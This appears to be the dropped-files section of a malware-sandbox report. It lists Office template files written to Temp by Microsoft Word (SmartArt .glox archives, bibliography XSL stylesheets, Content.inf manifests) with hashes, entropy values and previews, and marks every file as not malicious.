SHA-256:	6F00DD73F169C73D425CB9895DAC12387E21C6E4C9C7DDCFB03AC32552E577F4
SHA-512:	0493AB431004191381FF84AD7CC46BD09A1E0FEEC16B3183089AA8C20CC7E491FAE86FE0668A9AC677F435A203E494F5E6E9E4A0571962F6021D6156B288B28A
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .c.h.e.v.r.o.n.a.c.c.e.n.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7DE4.tmp\chevronaccent.glox	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	4243
Entropy (8bit):	7.824383764848892
Encrypted:	false
SSDEEP:	96:22MQe4zHye8/djzF+JjvtmMkkBpF7e0LTkaf:22De4zHHCvF+nRBDXoaf
MD5:	7BC0A35807CD69C37A949BBD51880FF5
SHA1:	B5870846F44CAD890C6EFF2F272A037DA016F0D8
SHA-256:	BD3A013F50EBF162AAC4CED11928101554C511BD40C2488CF9F5842A375B50CA
SHA-512:	B5B785D693216E38B5AB3F401F414CADACCDCB0DCA4318D88FE1763CD3BAB8B7670F010765296613E8D3363E47092B89357B4F1E3242F156750BE86F5F7E9B8D
Malicious:	false
Preview:	PK.....NnB;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL...XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]...v..{.M&.].>`...nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....TnB;..d.....h....._rels/.rels...J.0.._%.n..)"....<.w.&.4..!...y.|.....|.&3.o...S..K.T5g.U....g..n.f....T*.hcf...D.V..Ft....d....c2".z.....N.s._2....7.0.V.]P.CO?...`...8....4&....._i..Y.T...Z...g....{-...]..pH..@.8....}tP.)..B>..A...S&.....9..@...7.....b_.PK.....r};5.z.....diagrams/layout1.xml.X.n.8.}.....4.+.(...@.....(..J..._.!)..b..v.}.H..zf8...dhM....E..I.H..V.Y.R..2zw5L~....^..]...J_..4.\.\.....8..z..2T..".X.l.F#.....5....,*....c....r.kR.I.E..,.2...&%..''.qF.R.2.....T;F...W.. ...3...AR.OR.O..J}.w6..<...,.x..x....`g?.t.I.{.I...|X..g.....<BR..^...Q.6..m.kp...ZuX.?.z.YO.g...$.....'.]..I.#...]$/~`${.

C:\Users\user\AppData\Local\Temp\TCD7DE5.tmp\Content.inf	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped

Size (bytes):	286
Entropy (8bit):	3.4670546921349774
Encrypted:	false
SSDEEP:	6:fxnxUX0XPYDxUloE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyEXPYDCloGHmD0+dAH/luWvv
MD5:	3D52060B74D7D448DC733FFE5B92CB52
SHA1:	3FBA3FFC315DB5B70BF6F05C4FF84B52A50FCCBC
SHA-256:	BB980559C6FC38B703D1E9C41720D5CE8D00D2FF86D4F25136DB02B1E54B1518
SHA-512:	952EF139A72562A528C1052F1942DAE1C0509D67654BF5E7C0602C87F90147E8EE9E251D2632BCB5B511AB2FF8A3734293D0A4E3DBD3D187F5E3C042685F9A0(
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.h.e.m.e.P.i.c.t.u.r.e.A.l.t.e.r.n.a.t.i.n.g.A.c.c.e.n.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7DE5.tmp\ThemePictureAlternatingAccent.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	5630
Entropy (8bit):	7.87271654296772
Encrypted:	false
SSDEEP:	96:n5ni6jKZWsD+QJaUQ7R6qYFF5QS+BEgeJam6S7ZCHuKViGa2CnnLYLt/ht:nccqxIBdQ1QS+uDJanS7ZCHHVdJCnLY5
MD5:	2F8998AA9CF348F1D6DE16EAB2D92070
SHA1:	85B13499937B4A584BEA0BFE60475FD4C73391B6
SHA-256:	8A216D16DEC44E02B9AB9BBADF8A11F97210D8B73277B22562A502550658E580
SHA-512:	F10F7772985EDDA442B9558127F1959FF0A9909C7B7470E62D74948428BFFF7E278739209E8626AE5917FF728AFB8619AE137BEE2A6A4F40662122208A41ABB2
Malicious:	false
Preview:	PK.....<..W8...j.....diagrams/layout1.xmlz.....].....Hy..{...n .I.:.D.vvW..s....-a..fg&.}.\..+.....4M..'=...(._.U]U....._.....U...k}.y.,.....C..._^.....w/."7....v..Ea.....Q..u..D{..{v.x.]....AtB15u..o...w..o.1...f.L...I<[zk7..7^...,.h.&l3...#..)..'H..d.r.#w=b...Ocw.y.&.v..t.>.s..m^M7..8I?o7.....H...b....Qv.;'..%.f..#vR....V.H.),g..`...)(..m...[I...b...,.....U...Q.{.y.y.....G.I.tT.n..N.....A.tR..tr....i.<.....,.n:.#.A..a!X.....DK..;v..._M..lSc../n...v.....}.....I.|8.!b.C..v..|.....4l..n.;<9.i./..}!&2.c/.r...>.X02[..|.a.-.....$#-....>...{.M].>3.,\o.x....X%;.F.k.)*".l8<.0..#.....?.h..-..O.2.B.s..v....{Abd...h0....H..I.. ...%...$1.Fyd..Y....U...S.Y.#.V.....TH(....%...nk.3Y.e.m.-.S..Q...j.Ai..E..v.....4.t.|..&"...{..4.!.h.....C.P.....W...d[.....U<Yb;B.+W.!.@B....!.=.....b"...Y.N;.#..Q...0G.IW...]7:...#9!z.....|f..r..x.....t.....`.uL1u.:.....U.D.n.<Q.[%...ngC./..|...!..q;;.w.".D..lt.".l.4".mt...E..mt

C:\Users\user\AppData\Local\Temp\TCD7DF6.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	278
Entropy (8bit):	3.5280239200222887
Encrypted:	false
SSDEEP:	6:fxnxUXQAl8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnylINGHmD0wbnKYZAH/lMZqiv
MD5:	877A8A960B2140E3A0A2752550959DB9
SHA1:	FBEC17B332CBC42F2F16A1A08767623C7955DF48
SHA-256:	FE07084A41CF7DB58B06D2C0D11BCACB603D6574261D1E7EBADCFF85F39AFB47
SHA-512:	B8B660374EC6504B3B5FCC7DAC63AF30A0C9D24306C36B33B33B23186EC96AEFE958A3851FF3BC57FBA72A1334F633A19C0B8D253BB79AA5E5AFE4A247105889
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .g.b...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7DF6.tmp\gb.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	268317
Entropy (8bit):	5.05419861997223
Encrypted:	false
SSDEEP:	6144:JwprAJLR95vtfb8p4bgWPzDCvCmvQursq7vImej/yQzSS1apSiQhHDOruvoVeMUh:N9
MD5:	51D32EE5BC7AB811041F799652D26E04
SHA1:	412193006AA3EF19E0A57E16ACF86B830993024A
SHA-256:	6230814BF5B2D554397580613E20681752240AB87FD354ECECF188C1EABE0E97
SHA-512:	5FC5D889B0C8E5EF464B76F0C4C9E61BDA59B2D1205AC9417CC74D6E9F989FB73D78B4EB3044A1A1E1F2C00CE1CA1BD6D4D07EEADC4108C7B124867711C31810

Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Local\Temp\TCD7E07.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	264
Entropy (8bit):	3.4866056878458096
Encrypted:	false
SSDEEP:	6:fxnxUX0XrZUloE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyEXWloGHmD0+dAH/luWvv
MD5:	6C489D45F3B56845E68BE07EA804C698
SHA1:	C4C9012C0159770CB882870D4C92C307126CEC3F
SHA-256:	3FE447260CDCDEE287B8D01CF5F9F53738BFD6AAEC9FB9787F2826F8DEF1CA45
SHA-512:	D1355C48A09E7317773E4F1613C4613B7EA42D21F5A6692031D288D69D47B19E8F4D5A29AFD8B751B353FC7DE865EAE7CFE3F0BEC05F33DDF79526D64A29EB8
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.h.e.m.e.P.i.c.t.u.r.e.A.c.c.e.n.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E07.tmp\ThemePictureAccent.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	6448
Entropy (8bit):	7.897260397307811
Encrypted:	false
SSDEEP:	192:tgaoRbo1sMjb0NiJ85oPtqcS+yaXWoa8XBzdJYnLYFtWT7:LR1sk+i4o1qc1yaukzd8MK
MD5:	42A840DC06727E42D42C352703EC72AA
SHA1:	21AAAF517AFB76BF1AF4E06134786B1716241D29
SHA-256:	02CCE7D526F844F70093AC41731D1A1E9B040905DCBA63BA8BFFC0DBD4D3A7A7
SHA-512:	8886BFD240D070237317352DEB3D46C6B07E392EBD57730B1DED016BD8740E75B9965F7A3FCD43796864F32AAE0BE911AB1A670E9CCC70E0774F64B1BDA9348
Malicious:	false
Preview:	PK.....k.>.....'.....diagrams/layout1.xmlz.....].r.8.}.V.?p.n....g*5..JUn.....(SU.....T.l.....X.d."m."..S....F..P.....-..<Y^..=..e.L....m>.pG.....M~...+\....u}o...".Yn}Y.".-r.....0...'/.....{.....F.~.M8.d....(.....q.D.....4\.;.D,.\.)n.S....Z.cl.|<..7._.dk..7..E.....kS...d.....i.....noX...o.W#9..}.^..I0....G.....+.K.[i.O.|G..8=.;.8.8.8.8.....{..-..^.y..[.....`...0..f...Q<^~..*.I.....{...pA.z.$.$R.../...E.(..Q.(V.E_ .....X]Q..Y9.....>...8.....I..--.ug.....I.;..].u.b.3Lv:.d.%H..I<...V...$.M..A>...^M./.[..I....o~,.U. .$d\..?.....O.;..^M..O...A.$Yx..|f.n...H.=.|!cG)dd%..(... ..Xe.....2B."i...n....P.R..E?... Y.I6...7n..Xs..J..K..'..JaU..d..|.(y.a.....d.....D.Dr...._..._..m..Yu..6.o.\.....&.m....wy...4k?..~.....f....0.. \...}iS.i..R....q-#_..g.....{Z.u.V.r(....j .I...,R..f.=.n.[.'..L'd.n C.0.I.....RpaV.....c.k..NR....)B^k...d.i...d0.E. ^..G.']....x.c.>'..p...y.ny.P.x6..%.J\.....De.B\.

C:\Users\user\AppData\Local\Temp\TCD7E08.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	242
Entropy (8bit):	3.4938093034530917
Encrypted:	false
SSDEEP:	6:fxnxUX44lWWoE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyvToGHmD0+dAH/luWvv
MD5:	A6B2731ECC78E7CED9ED5408AB4F2931
SHA1:	BA15D036D522978409846EA682A1D7778381266F
SHA-256:	6A2F9E46087B1F0ED0E847AF05C4D4CC9F246989794993E8F3E15B633EFDD744
SHA-512:	666926612E83A7B4F6259C3FFEC3185ED3F07BDC88D43796A24C3C9F980516EB231BDEA4DC4CC05C6D7714BA12AE2DCC764CD07605118698809DEF12A71F1FD
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.a.b.L.i.s.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E08.tmp\TabList.glox	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	4888
Entropy (8bit):	7.8636569313247335
Encrypted:	false
SSDEEP:	96:StrFZ23/juILHPzms5UTuK9CuZGEoEuZ28H1HiGa2RnnLY+tUb:SPZQ7uCHPzms5UTlqauZVHdJRnLY+tUb
MD5:	0A4CA91036DC4F3CD8B6DBF18094CF25
SHA1:	6C7EED2530CD0032E9EEAB589AFBC296D106FBB9
SHA-256:	E5A56CCB3B3898F76ABF909209BFAB401B5DDCD88289AD43CE96B02989747E50
SHA-512:	7C69426F2250E8C84368E8056613C22977630A4B3F5B817FB5EA69081CE2A3CA6E5F93DF769264253D5411419AF73467A27F0BB61291CCDE67D931BD0689CB66
Malicious:	false
Preview:	PK.....e.>.....]>.....diagrams/layout1.xmlz.....Z..6....;..{.....lw.E.o....i..T....&...G.+...$..(.6..>Y.pf8C.\|3.?..m....xA8v.`.hW..@..Zn..(kb..(.....`.+....Y`...\..qh.0.!&w..)\|...<..]Q.. _....m..Z.{3..~..5..R..d..A.O....gU.M..0..#...;.>$...T.....T..z.Z.\a.+...?#.~.....1.>?...*..DD.1...'.,..(...5B...M..]..>.C..<[....,L.p..Q.v.v^q.Y...5.~^c..5.....3.j.....BgJ.nv.. .....tt. .....Q..p..K....(M.(]@..E..~z.~...8...49.t.Q..Q.n..+.....*J.#J.... .P...P.1...!.#&...?A..&..".|..D.I...:.....~/.....b..]........nI7.IC.a..%...9.....4....r....b..q....@o.....O...y...d@+~.<.\....f.a `:...Qy/^..P....[....@.i.l._.?.X.x.8....)..s....I.0...|.....t...;...q=k.=..N.%!.(.1....B.Ps/."...#.%..&...j<..2x.=<.....s.....h..?..]?Y?...C.}E.O.....{..6.d....I...A.....JN..w+....2..m>9.T7...t.6 .}.i..f.Ga..t.]..>...8U.....G.D`.....p..f.. ...qT.YX.t.F..X.u=.3r...4....4Q.D..I.6.+PR...+..T..h: H.&.1~....n.....).....2J.. O.W+vd..f....0.....6..9QhV..

C:\Users\user\AppData\Local\Temp\TCD7E09.tmp\Content.inf	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	260
Entropy (8bit):	3.494357416502254
Encrypted:	false
SSDEEP:	6:fxnxUX0XPE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyEXPGHmD0+dAH/luWvv
MD5:	6F8FE7B05855C203F6DEC5C31885DD08
SHA1:	9CC27D17B654C6205284DECA3278DA0DD0153AFF
SHA-256:	B7F58DF058C938CCF39054B31472DC76E18A3764B78B414088A261E440870175
SHA-512:	C518A243E51CB4A1E3C227F6A8A8D9532EE111D5A1C86EBBB23BD4328D92CD6A0587DF65B3B40A0BE2576D8755686D2A3A55E10444D5BB09FC4E0194DB70AF E6
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .T.h.e.m.e.P.i.c.t.u.r.e.G.r.i.d...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e. m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E09.tmp\ThemePictureGrid.glox	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	6193
Entropy (8bit):	7.855499268199703
Encrypted:	false
SSDEEP:	192:WavHMKgnU2HUGFhUnkbOKoztj1QfcnLYut3d8:YKeUlGXUnC+HQSMp
MD5:	031C246FFE0E2B623BBBD231E414E0D2
SHA1:	A57CA6134779D54691A4EFD344BC6948E253E0BA
SHA-256:	2D76C8D1D59EDB40D1FBBC6406A06577400582D1659A544269500479B6753CF7
SHA-512:	6A784C28E12C3740300883A0E690F560072A3EA8199977CBD7F260A21E8346B82BA8A4F78394D3BB53FA2E98564B764C2D0232C40B25FB6085C36D20D70A39D1
Malicious:	false
Preview:	PK.....X..<..Zn|.....diagrams/layout1.xmlz.....]..H.}.....M,l#g.j:.G-eu.*S=.$.....T_6..I...6...d.NJ....r.p.p.....\|.z.K.M..L.T.(.....<..ks.....o...t}...P..*.7...`.+.[...H..._..X. u.....N....n....n\|..=.....K.:.G7.u....."g.n.h...O.,...c...f.b.P.....>[l.....j.*.?..mxk..n..\|A...,\o..j..wQ.....lw.~].Lh..{3Y..D..5.Y..n..Mh.r..J....6*.<.kO...Alv.._.qdKQ.5...-FMN.....;.~.. ._..pv..&...%"Nz].n.....vM.`..k..a.:.f]...a.....y.....g0..`.....\|V...Yq.....#...8....n..i7w<2Rp...R.@.].:.%.b%..~...a..<.j...&....?...Qp..Ow\|&4>...d.O.\|.\|...Fk;t.P[A..i.6K.~...Y. N..9.....~<Q..f...i.....6..U...l. ..E..4$Lw..p..Y%NR..;...B|B.U...\e.....S...=...B{A.]..*....5Q.....Fl..w....q.s{.K....(.]...HJ9.....(.....[U|.....d71.Vv.....a.8...L.....k;1%.T.@+..uv.~v.]`.V.... Z.....`.M.@..Z|.r...../C..Z.n0.....@.YQ.8..q.h.....c.%...p..<..zl.c..FS.D..fY..z..=O..%L..MU..c.:.~.....F]c.....5.=.8.r...0....Y.\o.o....U.~n...`...Wk..2b.....I~

C:\Users\user\AppData\Local\Temp\TCD7E19.tmp\Content.inf	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	286
Entropy (8bit):	3.5502940710609354

Encrypted:	false
SSDEEP:	6:fxnxUXfQICl8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyXClNGHmD0wbnKYZAH/lMZqiv
MD5:	9B8D7EFE8A69E41CDC2439C38FE59FAF
SHA1:	034D46BEC5E38E20E56DD905E2CA2F25AF947ED1
SHA-256:	70042F1285C3CD91DDE8D4A424A5948AE8F1551495D8AF4612D59709BEF69DF2
SHA-512:	E50BB0C68A33D35F04C75F05AD4598834FEC7279140B1BB0847FF39D749591B8F2A0C94DA4897AAF6C33C50C1D583A836B0376015851910A77604F8396C7EF3C
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .i.s.o.6.9.0...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7E19.tmp\iso690.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	270198
Entropy (8bit):	5.073814698282113
Encrypted:	false
SSDEEP:	6144:JwprAiaR95vtfb8pDbgWPzDCvCmvQursq7vImej/yQ4SS1apSiQhHDOruvoVeMUX:We
MD5:	FF0E07EFF1333CDF9FC2523D323DD654
SHA1:	77A1AE0DD8DBC3FEE65DD6266F31E2A564D088A4
SHA-256:	3F925E0CC1542F09DE1F99060899EAFB0042BB9682507C907173C392115A44B5
SHA-512:	B4615F995FAB87661C2DBE46625AA982215D7BDE27CAFAE221DCA76087FE76DA4B4A381943436FCAC1577CB3D260D0050B32B7B93E3EB07912494429F126BB3D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Local\Temp\TCD7E2A.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	288
Entropy (8bit):	3.523917709458511
Encrypted:	false
SSDEEP:	6:fxnxUXC1l8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnySvNGHmD0wbnKYZAH/lMZqiv
MD5:	4A9A2E8DB82C90608C96008A5B6160EF
SHA1:	A49110814D9546B142C132EBB5B9D8A1EC23E2E6
SHA-256:	4FA948EEB075DFCB8DCA773A3F994560C69D275690953625731C4743CD5729F7
SHA-512:	320B9CC860FFBDB0FD2DB7DA7B7B129EEFF3FFB2E4E4820C3FBBFEA64735EB8CFE1F4BB5980302770C0F77FF575825F2D9A8BB59FC80AD4C198789B3D58196B3B
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .c.h.i.c.a.g.o...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7E2A.tmp\chicago.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	296658
Entropy (8bit):	5.000002997029767
Encrypted:	false
SSDEEP:	6144:RwprAMk0qvtfL/vF/bkWPz9yv7EOMBPitjASjTQQr7IwR0TnyDkJb78plJwf33iV:M
MD5:	9AC6DE7B629A4A802A41F93DB2C49747
SHA1:	3D6E929AA1330C869D83F2BF8EBEBACD197FB367
SHA-256:	52984BC716569120D57C8E6A360376E9934F00CF31447F5892514DDCCF546293
SHA-512:	5736F14569E0341AFB5576C94B0A7F87E42499CEC5927AAC83BB5A1F77B279C00AEA86B5F341E4215076D800F085D831F34E4425AD9CFD52C7AE4282864B1E73
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Local\Temp\TCD7E4A.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	238
Entropy (8bit):	3.472155835869843
Encrypted:	false
SSDEEP:	6:fxnxUXGE2E3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxny4GHmD0+dAH/luWvv
MD5:	2240CF2315F2EB448CEA6E9CE21B5AC5
SHA1:	46332668E2169E86760CBD975FF6FA9DB5274F43
SHA-256:	0F7D0BD5A8CED523CFF4F99D7854C0EE007F5793FA9E1BA1CD933B0894BFBD0D
SHA-512:	10BA73FF861112590BF135F4B337346F9D4ACEB10798E15DC5976671E345BC29AC8527C6052FEC86AA7058E06D1E49052E49D7BCF24A01DB259B5902DB091182
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .r.i.n.g.s...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7E4A.tmp\rings.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	5151
Entropy (8bit):	7.859615916913808
Encrypted:	false
SSDEEP:	96:WkV3UHhcZDEteEJqeSGzpG43GUR8m8b6dDLiCTfjKPnD6H5RhfuDKNtxx3+7tDLp:Wq3UBc9EJqIpGgD5dDL1DjKvDKhfnNti
MD5:	6C24ED9C7C868DB0D55492BB126EAFF8
SHA1:	C6D96D4D298573B70CF5C714151CF87532535888
SHA-256:	48AF17267AD75C142EFA7AB7525CA48FAB579592339FB93E92C4C4DA577D4C9F
SHA-512:	A3E9DC48C04DC8571289F57AE790CA4E6934FBEA4FDDC20CB780F7EA469FE1FC1D480A1DBB04D15301EF061DA5700FF0A793EB67D2811C525FEF618B997BCABD
Malicious:	false
Preview:	PK.....nB;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL...XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]...v..{.M&.].>`... .nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....5nB;.ndX....`....._rels/.rels...J.1..._%..f.J.J..x..AJ.2M&.....g..#..... .....|.c..x{_._..^0e.|.gU..z.....#.._..[..JG.m.....(...e..r."....P)....3..M].E:..SO.;D..c..J..rt...c.,.....a.;.....$.../5..D.Ue.g...Q3.....5.':...@...~t{.v..QA>.P.R.A~..^AR.S4G.....].n.. .x41....PK.....^5..s.V....Z.....diagrams/layout1.xml.[]o.F.}N~..S.....VU.U+m6R.....&.d.}...{M....Q.S....p9.'./O..z."..t>q....."[..j>y..?...u....[.}..j-...?Y..Bdy.I./.....0.._.....-.s...rj... I..=..<..9.|>YK.....o.|.my.F.LIB..be/E.Y!.$6r.f/.p%.....U....e..W.R..fK....`.+?.rwX.[.b..|..O>o.|.....>1.....trN`7g..Oi.@5..^...]4.r...-y...T.h...[.j1..v....G.....nS..m..E"L...s

